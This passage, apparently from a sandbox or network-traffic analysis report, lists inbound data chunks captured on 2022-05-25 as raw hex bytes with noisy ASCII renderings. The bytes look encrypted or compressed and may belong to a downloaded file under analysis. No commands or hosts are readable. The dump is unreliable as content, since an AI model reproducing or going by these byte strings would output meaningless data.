6b 93 3f Data Ascii: 5v=w@XD]F1z.`,gnr{2ER%=2U_hC)l)~%YNiEwcCxa"=Eb\-DRskxg:=CmqlomL2T?EtR)z$1AqkRbRF\%2*0S!k ?
2022-05-25 14:26:44 UTC	21	IN	Data Raw: 22 95 58 69 7d ef 61 f2 8d f9 6a 71 d6 68 48 f4 8a 1c 0d 35 9c bf 40 55 81 44 28 0e 15 50 c8 b0 28 65 8b bd 13 63 b3 4f 45 58 a0 88 a9 46 08 d1 fe e2 59 d3 a5 f8 69 4a 57 3f 36 5f c5 80 ad df a3 a7 24 e6 18 fb 3c 2b c2 79 e1 c5 c6 0d 70 04 6a bf 79 0a ce 11 8a 9f 9a fc 18 f0 30 ba 97 64 50 b3 1e ac 73 cb 02 e8 cf d0 0b b0 b7 43 57 64 21 10 c2 7a f5 97 f6 c2 95 21 79 11 c4 7e 26 65 6b 4d e8 b7 36 48 7e df 63 10 3f 1b c6 75 45 1b 05 28 b1 02 1e c0 42 44 60 25 f7 f3 5a 44 08 c5 c1 1c 92 f7 e5 c8 82 9b 65 38 3c 65 ef 40 a4 ed a0 35 67 0b 2b e0 2f d9 a6 06 14 ef d5 43 fa f5 58 6d 30 60 f4 c7 9c 8f 8b bd 81 ba a7 71 94 76 ae 79 28 31 9e cd 67 69 fc 2a 72 d1 d9 c7 d7 fb 93 e2 f6 cc c9 58 90 de 90 34 1a a9 7e 3c 92 f8 06 19 cf 5b ab 81 93 45 03 a5 8e 2c df c9 96 Data Ascii: "Xi}ajqhH5@UD(P(ecOEXFYiJW?6_$<+ypjy0dPsCWd!z!y~&ekM6H~c?uE(BD`%ZDe8<e@5g+/CXm 0`qvy(1gi*rX4~<[E,
2022-05-25 14:26:44 UTC	22	IN	Data Raw: de 09 af 3f 85 f4 ce 39 a4 23 fe fa 46 df 61 ee 08 9f 81 88 b2 24 5c 5d 93 d7 27 35 f1 22 6c 16 ff 50 bb 9f c0 dd 24 a3 d1 23 18 15 f4 90 b3 7f d3 4b 26 f2 32 d0 14 28 8c 52 f3 f9 66 0b 8c 66 04 6b d4 fb 98 26 7a 70 7f 3d 56 97 6d 54 00 98 f9 10 3d 4e 66 95 b9 46 f7 a7 0d 0c 7d 86 7f 36 05 db db 8d f0 45 b1 f6 f4 d3 30 fa b1 d7 a7 7f d4 c7 79 d1 41 3d 22 0d 8b 93 01 ef ed 07 b5 b2 47 1a 62 e3 8b 10 fc e1 80 84 01 24 aa d5 60 30 46 00 23 31 55 a9 01 9e 9e a7 64 37 63 ad 1a ba a8 9a d4 da 8d 20 7c bb 0d fe 6f 2e f6 65 79 28 65 21 b6 58 7a 4b c3 91 b2 8d ff 42 fe d6 68 5f dc 9c 85 44 77 9c b0 41 24 c9 44 28 0f 00 7f f1 81 07 75 37 e1 f9 63 b3 44 71 53 95 59 ab 5d a2 ab b3 82 59 d2 d4 b5 69 4a 56 00 f6 4f e3 8e 8a 56 80 cc c4 80 7b b7 55 66 70 14 ac 40 ad f6 Data Ascii: ?9#Fa$\]'5"lP$#K&2(Rffk&zp=VmT=NfF}6E0yA="Gb$`0F#1Ud7c \|o.ey(e!XzKBh_DwA$D(u7cDqSY]YiJVO V{Ufp@
2022-05-25 14:26:44 UTC	24	IN	Data Raw: 84 30 51 b0 4b f2 d1 b3 f5 ea 6a 99 3c a5 21 bf 0d ef 57 7f e9 df dd 17 0d b5 6d 98 c2 31 49 c5 cc 53 28 33 6c d2 2b 50 61 3e f9 f7 b4 43 4a 18 cf 72 65 6b 72 e7 a6 3f c0 3e c8 94 f4 87 f9 cd c7 6b 99 65 62 36 7b a6 ba db 4e 0b 69 ce b5 ff fc bf 83 e8 87 0d 11 a7 8e 8b 71 a5 d3 81 07 55 a5 e6 63 03 8b 08 af 58 00 1e 27 e8 43 b1 d1 43 4c 0f 6e 28 d9 ab eb 97 14 4f 5f 7c 70 9f d6 0c 76 c1 fc fc fd e8 1b b7 28 e4 35 cd 90 e0 ad c3 f3 2a 9d 28 70 2e 4c 3c f1 27 b7 94 56 5a fe f4 7d ee 6e b1 68 e7 b8 35 70 a1 3c 21 25 53 65 46 83 da 0f bc 13 da ab 5a 6b aa 3b f3 eb 48 f6 3b eb 26 81 a3 92 d0 2c 44 0e f8 df 70 24 f5 24 7d 12 e0 5b da 91 8a 64 7b e4 e6 7c 08 10 e9 e2 86 51 35 4e 3a e2 0b 6f 0d 3b 8a 79 f8 ff 77 0d 98 e5 09 40 c4 85 a3 61 6b 76 6f 24 80 be 92 29 Data Ascii: 0QKj<!Wm1IS(3l+Pa>CJrekr?>keb6{NiqUcX'CCLn(O_|pv(5*(p.L<'VZ}nh5p<!%SeFZk;H;&,Dp$$}[d{|Q5 N:o;yw@akvo$)
2022-05-25 14:26:44 UTC	25	IN	Data Raw: 46 2f 49 81 97 68 38 d7 ff e4 d4 e6 56 ec de 52 5e e0 cd 8e 0c b3 5e dc ed cc cb 83 fc 82 ba eb a9 65 80 74 41 4d 05 26 2e 76 bf 51 73 ac 52 ee b0 e5 2f 8b 14 61 98 19 9c 8a e6 d1 b7 f5 e6 67 a2 ec 2d ab 60 0c b4 dd 4b b3 35 17 01 04 32 7a 5b 9e 83 94 d3 8d 40 75 84 e2 cc 42 53 d2 7c 71 66 83 ea 89 9a 9e 8c 30 41 35 1c ed 81 e3 b8 dc fc 68 06 fc bc f0 83 70 bc e1 a6 0f 53 33 f3 06 70 17 26 1d 3b a0 f7 45 8e 25 f2 2c cc 0f c6 8f f2 34 7f 93 a8 44 83 92 50 92 5a eb 93 37 8f c0 b4 08 5b c8 11 74 2e df b4 08 48 cd d0 6f b3 f5 fe 80 10 21 67 f2 fd 8e 99 1e b0 6b 99 57 0b 7d 95 25 0e 29 1e ef f2 d8 22 e6 5e 44 fe a4 55 37 9a d8 36 77 1e 58 f4 86 db 98 35 a8 cb d2 26 28 55 ac 6a 5f 0e 14 85 c8 df 9b 28 e8 a6 f5 b5 e7 ab a1 3d d5 19 8a 73 1d c3 25 ce 58 3a 41 07 Data Ascii: F/Ih8VR^^etAM&.vQsR/ag-`K52z[@uBS|qf0A5hpS3p&;E%,4DPZ7[t.Ho!gkW}%)"^DU76wX5&(Uj_(=s%X:A
2022-05-25 14:26:44 UTC	26	IN	Data Raw: b0 26 ce 1a d0 30 06 17 09 a9 25 cc 22 88 10 88 26 53 42 b5 73 8a fd 9e fe 72 91 26 20 ea 2a 53 b5 46 b2 67 ca 02 e3 d1 fa 17 90 b7 7c c9 11 8a 16 c4 7c b7 b0 d8 e7 a5 e0 c9 68 9a 4e 25 64 2f 00 e8 b7 58 54 53 d4 47 69 44 81 b2 7b 5f 36 13 04 ba 1e 0f ea 60 83 46 23 dd cb 7c 65 cf e2 1b b7 fb dc 01 cc a9 79 53 52 45 2a ef 4a a6 9a bd 18 75 2f 1b 50 2b f2 a6 06 11 b5 65 43 fa f4 57 70 00 46 93 d0 06 fb 50 bd 81 aa bc 4a 96 56 df 3c b3 48 d9 b7 64 e5 af 67 72 d0 cd fc f3 c2 a3 fc c2 50 96 3f 96 d4 ba b3 5d 82 7e 3f e4 92 01 1f c2 75 4e 82 fc 1f 28 a9 af f1 f9 e4 61 ef 9d 41 74 e3 c7 25 af b4 56 80 ee c2 ca b5 40 88 bb e1 b9 7f 6e b3 60 42 e4 0c 01 65 b2 af 15 ad 52 e5 ae ef e7 82 13 6a df 02 9c 8a e6 58 e3 f3 cc 63 dc b2 2e 9b 6d 20 a0 a3 15 b3 35 13 8f 6d Data Ascii: &0%"&SBsr& *SFg|hN%d/XTSGiD{_6`F#|eySRE*Ju/P+eCWpFPJV<HdgrP?]~?uN(aAt%V@n`BeRjXc.m 5m
2022-05-25 14:26:44 UTC	28	IN	Data Raw: 40 d5 f5 2f 67 7a 76 5d 21 71 bc 9c 3b 94 a9 fd 16 70 4d 56 9c b9 57 f7 a7 dd 16 7d 86 7d 36 60 da db 8d c4 8f b3 d0 d8 83 67 fa b1 d1 a4 c1 d4 c7 73 e2 96 3e 22 83 5b 8c 01 98 ef 2f e2 b0 51 8a 3e af 8b 10 fb de 42 93 27 20 6d 54 19 10 44 28 64 40 75 a3 29 78 8b 8a 6b 31 91 2f 7c 6f c8 f7 9a 5b e2 6e ef da 40 03 0a 4f d8 8f 54 23 45 01 6e 2d 7a 4d e1 4c b9 a6 fa 66 3b 25 60 71 e0 9d 86 72 a3 b8 9a 69 68 c9 44 22 02 07 55 73 96 2a 74 18 e9 4c 48 63 50 73 8a be ae ad 76 26 a8 b3 e4 71 b3 d4 b5 63 94 56 56 36 4f e3 8c c5 8f 8b 47 2e f0 30 de 4e 2d 15 72 ce 4a 9b 26 9e 1d 72 af 78 40 c8 3b 8b ed 9a fc 09 f2 0e 20 f1 6b 50 97 59 dd 3b ca 11 d9 d2 fd 0c 96 b5 54 de 10 8a 01 bc 38 ef ba da f3 81 2f f9 e5 fb 7e 26 65 04 2d ca 91 31 42 51 49 0d 12 26 80 10 79 52 Data Ascii: @/gzv]!q;pMVW}}6`gs>"[/Q>B' mTD(d@u)xk1/|o[n@OT#En-zMLf;%`qrihD"Us*tLHcPsv&qcVV6OG.0N-rJ &rx@; kPY;T8/~&e-1BQI&yR
2022-05-25 14:26:44 UTC	29	IN	Data Raw: 26 75 00 07 5a c1 c5 0e dd 57 3b 4f 11 f0 cc 8f da c8 cc e2 6c 74 c1 eb 15 6c 8c f7 48 58 5f 29 80 24 65 ee 7f c8 45 08 7b b9 cc 12 1a 10 04 2c 42 81 4e bc c4 a6 f1 78 7f 87 63 2d f2 bf 10 5f d8 b5 73 e2 c8 72 f2 1a cb 5a 85 86 f8 84 d2 ba b1 8e 2d 51 61 6e 45 7d 2c 96 1a 09 71 1a f3 7a 06 a3 9a 41 77 de 3c 6a c7 36 3e 6e 60 6c 1e 98 b1 87 ad 17 c9 2a d5 31 b0 0d ff fa 48 f2 67 d0 70 88 ab 82 dd ab 5f 6d 93 09 2f 33 d9 a8 6c 16 f5 8c 93 e7 b1 f1 33 85 be 73 19 00 fe eb f3 54 23 4b 25 c2 38 cb 2b 2b 8c 61 f3 f9 66 28 8e 7b 09 44 a8 b3 b0 67 7e 66 59 1e 56 bb b2 dd 03 a8 f7 3b 59 45 4d 60 bb 3d 99 a7 dd 12 7e e9 f1 1e 43 d1 c5 aa db 84 6f fc f8 28 d5 fd 99 5f 8f 39 de 1b 75 d3 a6 3c 32 0b 5b 8e 01 fa ef 3a d9 b2 40 10 4a 04 8b 0b ca cc 6f 00 01 22 7a ea 60 Data Ascii: &uZW;OltlHX_)$eE{,BNxc-_srZ-QanE},qzAw<j6>n`l*1Hgp_m/3l3sT#K%8++af({Dg~fYV;YEM`=~Co(_9u< 2[:@Jo"z`
2022-05-25 14:26:44 UTC	30	IN	Data Raw: ce 2d ab 75 22 93 8e 14 b3 33 0b a2 64 39 6e 4e 65 58 94 d3 8d 14 1e af 17 c8 49 45 49 2c 77 66 d6 c7 6d 9a e3 8a 23 5d 4c 79 e0 ec 86 a9 f6 d6 cd 43 a2 9c 18 88 77 96 f0 ca 69 7e 79 0b 7f 23 25 cf 13 39 ef 4e ba 71 d0 ea 3a aa 6a a4 e9 fb 21 1b cb c3 31 f7 b2 af bf 18 90 86 53 e9 ac d4 7f 35 86 14 14 25 d2 18 5a 36 be d4 11 ea e3 91 f6 31 53 92 26 ee af ca 9a aa 6f 8e 59 f9 21 95 2f 74 24 7f ef f6 d3 3e 3f eb 21 98 c8 5f 25 fe be 59 26 37 73 f6 38 70 98 23 26 92 5c 91 3b 27 b3 39 0a 28 09 ac c9 87 fe 2d ec a2 d5 1c 40 80 52 1d fa 2b f4 5e 19 d2 21 47 39 5e 4e 11 f8 d9 b7 d6 c3 9f e6 04 02 c0 eb 1f 5b ab d8 4c 25 5b 02 71 17 61 c6 19 cb 3e 6c 6e 94 cb 21 1c 1d 31 2e 41 08 30 ca ce 8d f6 63 50 1d 19 57 9c b5 0c 76 b7 fc 81 91 c8 78 da 3c a6 52 ea 86 f2 89 Data Ascii: -u"3d9nNeXIEI,wfm#]LyCwi~y#%9Nq:j!1S5%Z61S&oY!/t$>?!_%Y&7s8p#&\;'9(-@R+^!G9^N[L%[qa>ln!1 .A0cPWvx<R

Timestamp	kBytes transferred	Direction	Data
2022-05-25 14:26:44 UTC	32	IN	Data Raw: 82 99 54 51 69 88 d2 b2 4c cf 22 6c 17 8e 6e b9 88 d4 e3 2b fb cd 71 19 11 ec b2 bd d3 25 4b 2f ad 41 d1 1b 22 f2 21 f3 f9 62 19 86 53 90 47 d3 d7 df 1e 7b 70 7f 69 03 bc 9a 50 11 a0 d5 99 5b 4e 6c fa c0 47 f7 ad a3 65 7d 86 79 0c 4b f3 51 86 d8 a8 de 8f f3 03 24 d1 a8 ab fc 39 d4 c3 7d fd b7 38 b8 7f 98 8c 01 ee 80 86 f3 b2 4d 7f 31 05 8b 1a eb cc 78 dc 12 27 6b cb 71 3c 7a d2 9e ce aa dd 5d 79 9e a3 0d 9c 96 03 3d 48 b0 88 b1 bc ec 53 70 b2 e4 99 0a 45 dc bb 19 20 ed be 66 04 79 4d eb 53 e4 f3 8a 6a 10 d2 6a 36 84 9d 86 7e 03 ef bf 41 20 c1 ca 9f 18 59 12 96 97 2a 78 6f bd b8 63 b7 59 4c 06 33 af ab 54 81 a1 a2 eb 51 c5 dc 3b de 5d 0f 47 95 4e e3 82 bb d0 e4 3e 24 e6 14 af 44 00 15 76 a5 ae cd 26 94 1b 24 ce 79 40 ca 07 e0 92 16 fd 09 f8 0d 24 e6 3a 46 Data Ascii: TQiL"ln+q%K/A"!bSG{piP[NlGe}yKQ$9}8M1x'kq<z]y=HSpE fyMSjj6~A Y*xocYL3TQ;]GN>$Dv&$y@$:F
2022-05-25 14:26:44 UTC	33	IN	Data Raw: 7f ef 8c a9 3d 17 3c 33 91 bc 41 51 ff ba 4c 38 5c 80 d4 3c 7a b0 a7 29 96 d8 37 25 f2 e2 14 00 0f 7b da c3 a1 cc 10 61 a2 d5 0f 32 de a1 0e fb 12 0b 2e 6c c3 24 d9 39 e2 4f 11 f8 b2 eb da e5 8a 8d a2 74 c1 e1 3d e8 bd f3 42 27 53 a5 bf 06 65 ef 01 91 3e 66 71 92 93 79 42 19 22 2e 78 05 30 cd ce 8d f6 1d 9d 72 61 5c e2 ce 10 5b df b5 36 e2 c8 72 a0 44 c9 21 ef e9 31 80 d1 df 42 ff 2d 5b 61 29 de 7d 2c 96 5d fa 70 1a f3 47 09 f1 8b 43 0c b1 53 31 c3 35 30 6d 2b 12 6b 92 de 0d d3 66 c3 f4 ca 5c 5f 62 ff f0 3f 50 62 f8 28 e7 f0 88 b2 2e 21 1f 99 d7 2c 5a 53 23 6c 1c 81 22 b9 88 d1 9f 80 84 be 7b 59 63 02 45 6a 46 26 35 50 c2 38 d4 74 4d 8c 52 f9 84 e3 0b 8e 7f 10 4c ad a8 b0 67 7e 1f d1 16 70 b6 e4 25 03 a8 f9 7f ff 4f 66 9f 67 4e e6 af f5 9c 7d 86 77 c2 45 Data Ascii: =<3AQL8\<z)7%{a2.l$9Ot=B'Se>fqyB".x0ra\[6rD!1B-[a)},]pGCS150m+kf_b?Pb(.!,ZS#l"{YcEjF&5P 8tMRLg~p%OfgN}wE
2022-05-25 14:26:44 UTC	34	IN	Data Raw: 0e 57 b5 48 54 c5 c1 c2 ed 96 d0 bb e1 bc 10 7e 64 67 45 1b 45 2f 76 b4 08 24 9d 50 e4 83 e9 f1 8b 0e 6d f7 4d bd 3b c1 81 f7 dd 19 63 dc b4 3b 27 44 20 bb a2 3d e0 34 13 89 14 3f 7c 4f 1f ac b4 d3 89 3f 3f 97 d2 ca 49 65 52 1c 71 6d 87 c2 7c ba 38 a7 f3 52 1a f2 e0 ec 84 a5 57 fc eb 52 a9 9c c2 89 77 9a a2 ee 7a 74 53 89 21 50 25 ce 3d 28 b0 3e bb 67 da 94 49 fd 6a a0 fb b4 15 37 1b d7 67 7b b2 af bd 08 d7 a6 53 e9 a0 a5 64 3e ae 6f 3f 25 d8 27 67 4a cd f4 11 ee f5 f5 84 30 42 b8 65 df 01 a7 b2 55 6b 99 30 9c ac b5 25 0a 56 57 bc f3 dc 3b 6e 18 21 98 c3 41 71 ff be 52 02 20 7a d6 3c 50 98 35 28 9d d2 26 3d 5e a8 39 d0 10 3c 7e c3 a1 c0 3e 64 82 d5 0f 4d 83 f2 0f ff 06 7e 70 1d c3 25 ac 76 2b 4f 10 d8 df aa d8 e5 ae e2 6b 74 ca eb 15 66 9c ce 65 e6 41 01 Data Ascii: WHT~dgEE/v$PmM;c;'D =4?|O??IeRqm|8RWRwztS!P%=(>gIj7g{Sd>o?%'gJ0BeUk0%VW;n!AqR z<P5(&=^9<~>dM~p%v+OktfeA
2022-05-25 14:26:44 UTC	36	IN	Data Raw: b1 11 8a f7 b0 e8 1e df 3e 06 e6 2f 46 a5 03 f0 28 ed 10 ec dc ef 39 be 7b 54 cd 16 9c 23 eb 50 e8 b0 f5 02 84 3c c8 82 80 0d 94 65 1a 0a f0 9a 23 72 5b c6 53 04 35 84 a0 7a 43 09 1d 0a 76 0a 19 c0 4c 8e 63 2f da 33 5f 47 0a c9 ea cc bf da 2c ce fc f7 55 3d 36 00 e9 2f 17 8f a0 3f 5c 09 26 4a 51 91 cc 06 15 9e 1a 43 fa e5 6c 18 07 46 f0 cb 2b ce 06 aa 95 c8 0b 5d b9 5a b9 4c 9f 6e c5 db 47 93 82 78 72 d9 ce c5 88 51 b4 e0 e5 4f 9d 09 b6 d7 fe f3 57 a9 74 2b 98 9f b6 1e c6 79 40 a9 ca 42 29 af af 3a ff ef 6c 2e bd 7e 8e eb e0 ef 72 9b 12 d8 e5 cb d1 e8 af 87 9a e7 95 b9 40 4c 98 44 6a 63 07 c2 b5 22 31 bb 58 cc c2 e9 f1 81 db 6d f1 76 52 8a ed 41 e9 f5 e6 63 dc b2 6b ed 64 02 fd a3 15 b2 2e 23 8c 6d 5e 7c 4f 1e 55 94 d3 98 16 4d 85 e2 ce 61 1c 53 1c 77 7c Data Ascii: >/F(9{T#P<e#r[S5zCvLc/3_G,U=6/?\&JQClF+]ZLnGxrQOWt+y@B):l.~r@LDjc"1XmvRAckd.#m^|OUMaSw|
2022-05-25 14:26:44 UTC	37	IN	Data Raw: 46 95 b9 e6 f7 bf f0 74 5b a0 7f 3e 43 db 7b 87 a5 02 b1 f6 f6 01 0e 3e b8 d5 8f 44 75 c7 73 fd a4 1d 62 14 5b 8c 7c 4d ef 2f f7 b0 34 51 4a 04 81 38 a8 c9 6f 8e 7c 98 7a ce 64 32 53 55 cc 31 55 a7 2b 51 53 a6 62 1d 9d 11 37 ba d8 b4 b1 bc e9 2a 4f dd 68 92 77 e5 de 97 7d 02 1e 95 46 58 7e 66 7a 1c 2f 8d f9 6e 3b 43 15 c7 f6 9c 82 5f e4 9c bf 52 14 ca 44 cd 0f 00 7d 6d 96 2a 63 13 e1 f9 63 b3 44 59 62 ab 94 12 5e 92 a8 95 c4 5b f2 2b 4a 69 4a 40 11 ae 4f e3 88 8c ff 89 67 24 e6 be d1 2e 3a a4 72 ca 25 ea 00 9c 37 5a ba d9 40 b3 b1 8a fd 9e fe 29 36 2f 20 ee 51 f1 b3 1f d9 39 eb 42 f6 da fd 47 34 b5 54 c9 12 f9 51 c2 7b e5 92 8c e4 97 33 9e d2 89 7e 22 66 19 7d 45 b7 37 50 51 ed 88 13 26 8b b8 6d 45 e5 08 6a b8 0a 18 a9 3f a5 60 2f 8c 73 57 6f c1 cb fd b7 Data Ascii: Ft[>C{>Dusb[|M/4QJ8o|zd2SU1U+QSb7*Ohw}FX~fz/n;C_RD}m*ccDYb^[+JiJ@Og$.:r%7Z@)6/ Q9BG4TQ{3 ~"f}E7PQ&mEj?`/sWo
2022-05-25 14:26:44 UTC	38	IN	Data Raw: e2 6b 70 ea 13 15 64 8c f0 48 39 5f 29 80 0a 65 ee 7f c8 25 71 56 be ee 7c 97 19 22 2e 40 2e 65 4b ce 8e c2 7b 54 55 61 56 9c bf 10 5b db d9 df ea 84 79 de 1a d9 01 be b6 28 9e f9 2a 3c 8e 2b 28 11 46 17 77 56 9e 76 47 5c 19 df 70 2e 00 15 43 0c b4 17 92 c3 26 0a 45 32 63 1e 92 de 05 ad 17 d2 f6 d3 28 e6 64 d9 81 ed f1 63 fc 08 ae 80 7f b2 27 6f 64 99 d8 28 35 f1 22 6c 16 ff 52 ba 9e f9 f3 05 a3 94 0c b8 15 fe be ac 24 58 15 c1 38 df 1b 28 8c 5e f3 f9 77 09 99 6d 34 41 f5 a6 12 67 7a 74 5f 31 5b 4b 9a 57 33 a1 fd 1f 5a 4e 66 95 b9 46 f7 a5 de 03 50 85 5b 38 69 a6 79 87 d8 a6 9a 0e f2 10 1e f9 b1 da 8f 39 d4 57 73 f9 b7 3f 39 10 76 8b 27 94 4c 2f f3 b6 6d 36 61 f3 8b 13 ca c0 6f 8b 01 22 7a ce 60 30 44 2a 66 2a 78 a0 0f 5f b4 da c1 17 97 07 1c bc ce ef Data Ascii: kpdH9_)e%qV|".@.eK{TUaV[y(*<+(FwVvG\p.C&E2c(dc'od(5"lR$X8(^wm4Agzt_1[KW3ZNfFP[8iy9Ws?9v' L/m6ao"z`0D*f*x_
2022-05-25 14:26:44 UTC	40	IN	Data Raw: d9 91 0d 30 af e1 c2 62 b7 50 67 e5 66 87 c6 7e 9e 8f 8e 0f 46 23 09 e2 ef 84 dc 1b dd eb 54 aa b2 95 e7 ed 9d db c8 a4 37 5a ef 59 5c 2d c6 99 8c b2 fd 9b 18 ea 44 57 82 95 a0 ea 92 21 6e cb c9 45 fe 97 87 f7 1c ff ff 59 eb dd 4a 6e 3e aa 67 10 34 dd 18 5e 59 c8 d6 16 81 39 ff 84 36 51 f7 ae f3 d1 bf b2 cb 6b 99 3c 55 20 bf 24 1a 57 7f ef f2 dc 3d 79 56 21 b1 84 30 51 fe a5 63 2d 33 f3 d4 3c 70 0e 35 28 87 d0 3e 3b 62 d9 cd 01 0e 1e 97 ef 91 e0 0e ea d9 78 0f 4c af b6 18 8c da 06 50 17 ac ff dc 56 21 4d 6a 42 cc 9a de e6 8a 91 ba 75 c1 e1 7a ab bd f3 42 35 77 28 80 06 63 c2 79 e1 39 1b d6 b9 c8 03 1c d2 20 28 11 a9 4e bc ca e2 69 73 54 74 4a 5a 9e bd 6b f9 db da fb 8d 53 79 de 33 cb 5a 46 86 f8 84 d3 ae 8c 8e 2d 5f 0a 9b 16 7d 26 b1 67 58 73 61 54 56 04 Data Ascii: 0bPgf~F#T7ZY\-DW!nEYJn>g4^Y96Qk<U $W=yV!0Qc-3<p5(>;bxLPV!MjBuzB5w(cy9 (NisTtJZkSy3ZF-_}& gXsaTV
2022-05-25 14:26:44 UTC	41	IN	Data Raw: 5c 6a a5 71 27 8a 45 57 6f c1 f0 5d cb 99 dc 03 b3 3a 88 55 39 05 ea ef 40 a4 8c db 81 76 09 39 f4 e1 93 dd b7 15 9e 99 1a ff f0 1d 68 ef 47 f6 da 1f d6 15 9b 82 bf bd 27 0d 50 ac 65 b0 33 62 cd 67 6c 8b 4f 2c d0 d8 db f9 e6 ce 51 ef 56 b4 12 c8 c7 bc 52 70 8f 7c 46 2e f0 01 1b c4 08 fd 81 93 47 a7 1e 96 be ff e8 4d cc 78 28 ee e0 cb 0a 7c 57 5c a3 72 c1 c2 e8 a9 ae bc c7 b3 45 4c 4f 64 49 41 9d 26 74 b7 59 83 ad 52 e0 cc 44 f0 8b 03 6f e1 46 b0 94 ca 77 eb 89 52 63 dc b6 3b 83 62 20 bb 88 17 c8 84 13 8f 69 1d 07 ef 1e dd 90 e1 87 15 12 f9 5a c8 49 41 79 c1 59 81 86 c2 67 9c 9b 8e 7a 70 1c 0c e0 ec 80 b0 df da b3 57 c7 14 90 88 71 a4 c5 cf 7a 74 57 fc 58 4a 27 b4 a4 3b 80 38 e2 59 33 95 49 a0 70 8d d2 b2 51 1e c9 b2 f9 84 b2 ab b9 67 4c f5 52 ed a1 f9 30 Data Ascii: \jq'EWo]:U9@v9hG'Pe3bgIO,QVRp|F.GMx(|W\rELOdIA&tYRDoFwRc;b iZIAyYgzpWqztWXJ';8Y3IpQgLR0
2022-05-25 14:26:44 UTC	42	IN	Data Raw: e5 29 79 94 8f 90 16 97 09 4e 07 ce fc b3 cd ab 45 1a df 7b 9d 08 5e db f8 df 29 63 0f 55 5c 6b 49 95 b1 b3 8d f3 44 57 d0 79 5d 99 63 86 74 77 b7 82 53 21 b2 84 28 0f 04 ad ac 96 2a 70 39 8f b8 63 b9 66 a9 74 be a4 d2 1d 92 a8 b1 93 1a d2 d4 b7 7a 4f 54 39 1e 20 45 89 aa df 98 43 35 e2 60 01 31 00 1f 5c c2 23 dd 22 f1 e8 5a ba 73 52 cb 6a 4a fd 9a f8 77 3f 26 20 e4 04 9e b3 1f d7 17 7b 04 86 da fc 3a 9c 9f 54 cd 03 ba 16 c2 32 ef ba de 7b 97 39 f2 6b a4 7c 2e 4e 08 01 16 a2 75 54 53 c7 57 13 31 96 9f 5a 63 3d 0c 23 af 87 a4 c6 6a a4 75 08 ee ff 5e 79 c6 a6 dc ca 99 d6 17 e0 71 89 55 37 a2 23 f7 6d aa a8 86 32 5c 74 83 7a 56 95 8d d0 18 b5 42 3e 45 f4 44 44 2d ab f6 d0 06 e8 10 bf 81 8b bf 5c b9 f0 ac 61 a3 47 d2 b6 a5 68 8d 63 65 ff de af 2b e5 b5 ea c5 Data Ascii:)yNE{^)cU\kIDWy]ctwS!(*p9cftzOT9 EC5`1\#"ZsRjJw?& {:T2{9k|.NuTSW1Zc=#ju^yqU7#m2\tzVB>EDD-\aGhce+

Timestamp	kBytes transferred	Direction	Data
2022-05-25 14:26:44 UTC	44	IN	Data Raw: 37 fd d6 6c 4c 35 3a e5 d2 26 37 8d 7f a6 4c 70 4a d4 4f 7e 29 5f 87 1f b4 f1 51 2d 7d c7 dc 68 e4 da 83 29 e4 61 30 eb d0 36 fb 1d 51 dd c1 dc e9 cd 63 f1 d4 63 b0 87 3c 93 86 bb d2 3d 95 c7 b9 36 c0 22 8a 13 8d 2a ac 10 1e eb 9d b2 6a 7d 9b 6a 43 f4 a6 f3 e4 c8 27 e3 c1 c4 bb 71 46 b2 20 aa fb 94 a3 36 b1 99 cb 92 91 b0 8c 3a c3 49 71 ca 4c 22 08 68 68 e7 a0 c9 c2 bd 5f 2f 3e 7f dd 16 32 d2 b7 b5 35 d5 f4 d6 c0 86 77 ac ba 2b c8 f0 55 5b 97 67 63 b3 5c c5 6c 0f 83 a2 0e 1c ba 51 79 96 4f bb 98 35 2a 36 27 63 ed 60 ca 3f ab 81 b2 6d d1 18 c1 0c 69 59 65 3d 9c 01 50 d8 fc 1e 9a 96 21 93 2a 35 bc d8 c6 8b 56 be f1 79 06 2f 66 16 ed c2 46 c9 63 9b cf 80 03 bb db 19 15 3e 3c e8 af 8a 33 f2 44 46 77 08 04 9c 62 52 80 18 f2 66 ba 6a f2 db 7d 8c 0c df 9c b2 80 Data Ascii: 7lL5:&7LpJO~)_Q-}h)a06Qcc<=6"*j}jC'qF 6:IqL"hh_/>25w+U[gc\lQyO5*6'c`?miYe=P!*5Vy/fFc><3DFwbRfj}
2022-05-25 14:26:44 UTC	45	IN	Data Raw: d9 1b f7 23 13 35 93 0b 3f 13 48 cc 7d fa e4 cb b6 e0 05 7f cb 8b 87 6b b2 d4 25 c9 0e 8c 64 a9 ff 88 47 f0 7c ac 54 f5 30 86 0d cc a1 c9 06 2d 0f 8d ec cf 8a 99 ab c1 94 0d 71 b5 01 f0 f3 cb 05 61 a1 1b 73 bc 58 5e 37 f8 84 c4 27 ea 89 85 8c e9 91 80 9c fa f3 c1 62 47 5d a0 eb b1 5c 9f c2 34 17 88 70 e0 51 47 a0 5a 2d dd fe 0b 44 1f d5 36 06 8b 54 b6 78 ab a9 2b 19 6c 95 b1 50 75 06 5a aa 6f ec 21 0f bc 21 6f 53 9d 89 61 c8 9a 36 f1 dd f4 a8 e3 1e 1d 4f 75 dc ee 0e a1 f3 62 27 8a 32 61 96 8f d3 a4 a8 98 d6 13 c2 99 4b f3 2b 67 6b ed 5f 9c 1f 0d 39 eb c6 58 13 bb de 21 86 96 ba 9d 2f 5f e2 02 d8 69 56 6f f3 6e a7 a2 66 be 5a b5 36 b3 77 37 d4 33 6b f9 71 67 37 08 ba ac be e3 6b 2d f8 8c cc b1 18 27 d3 65 2e 48 21 34 23 0a 7f 8a 61 61 6f 06 86 03 a4 82 e4 Data Ascii: #5?H}k%dG|T0-qasX^7'bG]\4pQGZ-D6Tx+lPuZo!!oSa6Oub'2aK+gk_9X!/_iVonfZ6w73kqg7k-'e.H!4#aao
2022-05-25 14:26:44 UTC	46	IN	Data Raw: c7 75 cc d8 d1 67 57 48 94 b6 67 39 2c 62 15 79 d1 61 32 89 d7 fd a1 e8 13 2c 88 6f 87 cc ea 17 3e d9 13 fd 5e 8a bb 96 22 c6 b1 7a 4d 4a 83 4f e8 10 d3 0c 65 6c 3b 4d c9 8c 92 8e f2 28 e1 c7 e6 2d 98 0f 12 8c 55 4e 6a d1 d7 6a 02 71 57 89 a0 d2 65 7c 55 32 04 5c 41 b5 59 c0 b9 2f 55 1f 76 34 55 c0 59 2a d5 b3 2a 2d a0 df 16 f3 70 93 75 24 0c 96 ef 8f 89 42 91 ff aa 23 fb 41 a0 a3 27 f5 19 b9 0c 8d ae eb 5c d2 75 57 2e e4 14 8c bf 71 97 d4 26 cd 7e cc 99 12 47 a2 46 b2 d7 fb 74 46 24 d3 9b 94 71 fe 0c 81 4d 36 d4 ed b9 02 80 15 03 63 0b 09 ac ee a1 da e2 ba aa 08 02 96 85 2f e6 98 8b f4 fb e8 4e 